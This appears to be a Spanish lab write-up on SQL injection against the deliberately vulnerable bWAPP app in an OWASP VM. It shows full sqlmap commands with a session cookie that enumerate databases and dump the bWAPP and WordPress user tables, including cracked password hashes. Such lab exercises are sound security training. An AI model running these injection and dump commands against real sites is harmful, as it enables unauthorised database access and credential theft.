
Práctica 01: SQLi

Preparativos


1. Kali Linx (como máquina virtual o huésped)
2. Máquina OWASP que hostea la web vulnerable
3. Acceso al navegador para interactuar con la aplicación v`unerable y comprobar los resultados.

Comprobación de la vulnerabilidad del sitio


1. Iniciamos la máquina virtual OWASP y la máquina Kali. Anotaremos la IP que nos proporciona la máquina OWASP.




En mi caso, la IP es la `192.168.122.4`. Accedemos a la página poniendo dicha IP en el navegador.



2. Seleccionamos el "bug" que querramos trabajar, en este caso `SQL Injection (Search/GET)` y le damos a `Hack`.



3. Nos aparecerá un buscador de películas. Introducimos una comilla `'` en la barra de busqueda para comprobar la vulnerabilidad del sitio a inyecciones `SQL`.




4. Podemos observar que la página no maneja correctamente los errores de `SQL`, tanto es así que nos muestra que la página usa `MySQL`.

5. También observamos que la URL cambia según lo que introduzcamos en el buscador, en este caso la palabra `spider`. De esta forma también vemos que la página usa `PHP`.

Obtención de usuarios y contraseñas

bWAPP

1. Le daremos a la tecla `F12`, abriendo las opciones de desarrollador y nos iremos al apartado de `Application`. Ahí, nos iremos a la parte de `Cookies`, seleccionaremos la página de `bWAPP` (sabremos cuál es por la IP) y buscaremos la cookie llamada `PHPSESSID`. Copiaremos su valor.



2. Abriremos una terminal en Kali Linux y escribiremos el siguiente comando, cambiando la dirección y el valor del `PHPSESSID` por los que sean procedentes en su caso.

```
pikatostes@kali ~ sqlmap -u "http://192.168.122.4/bWAPP/sqli_1.php?title=spider&action=search" --dbs --cookie="PHPSESSID=dnlqo69nv4155u67m1ust8n1n7;security_level=0"
```

Y nos mostrará las bases de datos disponibles.

```
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
```

3. Ejecutamos el siguiente comando para mostrar las tablas de la base de datos `bWAPP`.

```
pikatostes@kali ~ sqlmap -u "http://192.168.122.4/bWAPP/sqli_1.php?title=spider&action=search" -D bWAPP --tables --cookie="PHPSESSID=dnlqo69nv4155u67m1ust8n1n7;security_level=0"
```

Nos saldrán algunas opciones y le daremos a todas que sí o a la tecla `Enter` y, tras una pequeña espera, nos aparecerán las tablas de `bWAPP`.

```
Database: bWAPP
[2 tables]
+--------+
| movies |
| users  |
+--------+

[12:18:20] [INFO] fetched data logged to text files under '/home/pikatostes/.local/share/sqlmap/output/192.168.122.4'

[*] ending @ 12:18:20 /2024-11-18/

pikatostes@kali ~
```

4. Usaremos el siguiente comando para mostrar el contenido de la tabla `users`.

```
pikatostes@kali ~ sqlmap -u "http://192.168.122.4/bWAPP/sqli_1.php?title=spider&action=search" -D bWAPP -T users --columns --cookie="PHPSESSID=dnlqo69nv4155u67m1ust8n1n7;security_level=0"
```

```
Database: bWAPP
Table: users
[7 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| admin     | numeric     |
| activated | numeric     |
| email     | non-numeric |
| id        | numeric     |
| login     | non-numeric |
| password  | non-numeric |
| secret    | non-numeric |
+-----------+-------------+
```

5. Ejecutamos el siguiente comando para mostrar la información de todos los usuarios de la tabla, seleccionando previamente los campos a mostrar.

```
pikatostes@kali ~ sqlmap -u "http://192.168.122.4/bWAPP/sqli_1.php?title=spider&action=search" -D bWAPP -T users -C id,email,login,password,secret --dump --cookie="PHPSESSID=dnlqo69nv4155u67m1ust8n1n7;security_level=0"
```

Daremos a todo que sí o a `Enter`y tras esperar un poco nos aparecerán los usuarios.

```
Database: bWAPP
Table: users
[2 entries]
+----+-------------------------+--------+----------------------------------------------+----------------------------------+
| id | email                   | login  | password                                     | secret                           |
+----+-------------------------+--------+----------------------------------------------+----------------------------------+
| 1  | bwapp-aim@mailinator.com | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 (bug) | A.I.M. or Authentication Is Missing |
| 2  | bwapp-bee@mailinator.com | bee    | 6885858486f31043e5839c735d99457f045affd0 (bug) | Any bugs?                        |
+----+-------------------------+--------+----------------------------------------------+----------------------------------+

[12:27:27] [INFO] table 'bWAPP.users' dumped to CSV file '/home/pikatostes/.local/share/sqlmap/output/192.168.122.4/dump/bWAPP/users.csv'
[12:27:27] [INFO] fetched data logged to text files under '/home/pikatostes/.local/share/sqlmap/output/192.168.122.4'

[*] ending @ 12:27:27 /2024-11-18/
```

Esta información será guardada en un fichero llamado `users.csv` en la ruta que aparece en la imagen para poder consultarlo en otro momento.

WordPress

Para repetir este proceso pero con la base de datos de `WordPress`, bastará con:

1. Comprobar su existencia con el siguiente comando

```
pikatostes@kali ~ sqlmap -u "http://192.168.122.4/bWAPP/sqli_1.php?title=spider&action=search" --dbs --cookie="PHPSESSID=dnlqo69nv4155u67m1ust8n1n7;security_level=0"
```

```
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
[*] rentnet
[*] sqlol
[*] tikiwiki
[*] vicnum
[*] wackopicko
[*] wavsepdb
[*] webcal
[*] webgoat_coins
[*] wordpress
[*] wraithlogin
[*] yazd

[12:32:07] [INFO] fetched data logged to text files under '/home/pikatostes/.loc
al/share/sqlmap/output/192.168.122.4'

[*] ending @ 12:32:07 /2024-11-18/
```

2. Mostrar las tablas de la base de datos.

```
pikatostes@kali ~ sqlmap -u "http://192.168.122.4/bWAPP/sqli_1.php?title=sp
ider&action=search" -D wordpress --tables --cookie="PHPSESSID=dnlqo69nv4155u67m1
ust8n1n7;security_level=0"
```

```
Database: wordpress
[14 tables]
+-------------------+
| wp_categories     |
| wp_comments       |
| wp_linkcategories |
| wp_links          |
| wp_mygallery      |
| wp_mygprelation   |
| wp_mypictures     |
| wp_options        |
| wp_post2cat       |
| wp_postmeta       |
| wp_posts          |
| wp_spreadsheet    |
| wp_usermeta       |
| wp_users          |
+-------------------+

[12:33:55] [INFO] fetched data logged to text files under '/home/pikatostes/.loc
al/share/sqlmap/output/192.168.122.4'
```

3. Mostrar las columnas de la tabla `wp_users`.

```
pikatostes@kali ~ sqlmap -u "http://192.168.122.4/bWAPP/sqli_1.php?title=sp
ider&action=search" -D wordpress -T wp_users --columns --cookie="PHPSESSID=dnlqo
69nv4155u67m1ust8n1n7;security_level=0"
```

```
Database: wordpress
Table: wp_users
[10 columns]
+----------------------+----------------------+
| Column               | Type                 |
+----------------------+----------------------+
| display_name         | varchar(250)         |
| ID                   | bigint(20) unsigned  |
| user_activation_key  | varchar(60)          |
| user_email           | varchar(100)         |
| user_login           | varchar(60)          |
| user_nicename        | varchar(50)          |
| user_pass            | varchar(64)          |
| user_registered      | datetime             |
| user_status          | int(11)              |
| user_url             | varchar(100)         |
+----------------------+----------------------+

[12:37:16] [INFO] fetched data logged to text files under '/home/pikatostes/.loc
al/share/sqlmap/output/192.168.122.4'

[*] ending @ 12:37:16 /2024-11-18/
```

4. Mostrar los datos de la tabla seleccionando previamente los campos a mostrar.

```
pikatostes@kali ~ sqlmap -u "http://192.168.122.4/bWAPP/sqli_1.php?title=sp
ider&action=search" -D wordpress -T wp_users -C ID,display_name,user_email,user_
login,user_nicename,user_pass,user_registered --dump --cookie="PHPSESSID=dnlqo69
nv4155u67m1ust8n1n7;security_level=0"
```

Y tras dar a todo que sí o a `Enter`, nos aparecerá la información.

```
Database: wordpress
Table: wp_users
[2 entries]
+----+--------------+------------------+------------+--------------+------------------------------------+---------------------+
| ID | display_name | user_email       | user_login | user_nicename | user_pass                          | user_registered     |
+----+--------------+------------------+------------+--------------+------------------------------------+---------------------+
| 1  | admin        | admin@example.org | admin      | admin         | 21232f297a57a5a743894a0e4a801fc3 (admin) | 2009-09-14 21:04:44 |
| 2  | user         | user@example.org  | user       | user          | ee11cbb19052e40b07aac0ca060c23ee (user)  | 2009-11-09 04:05:33 |
+----+--------------+------------------+------------+--------------+------------------------------------+---------------------+

[12:42:52] [INFO] table 'wordpress.wp_users' dumped to CSV file '/home/pikatostes/.local/share/sqlmap/output/192.168.122.4/dump/wordpress/wp_users.csv'
[12:42:52] [INFO] fetched data logged to text files under '/home/pikatostes/.local/share/sqlmap/output/192.168.122.4'

[*] ending @ 12:42:52 /2024-11-18/
```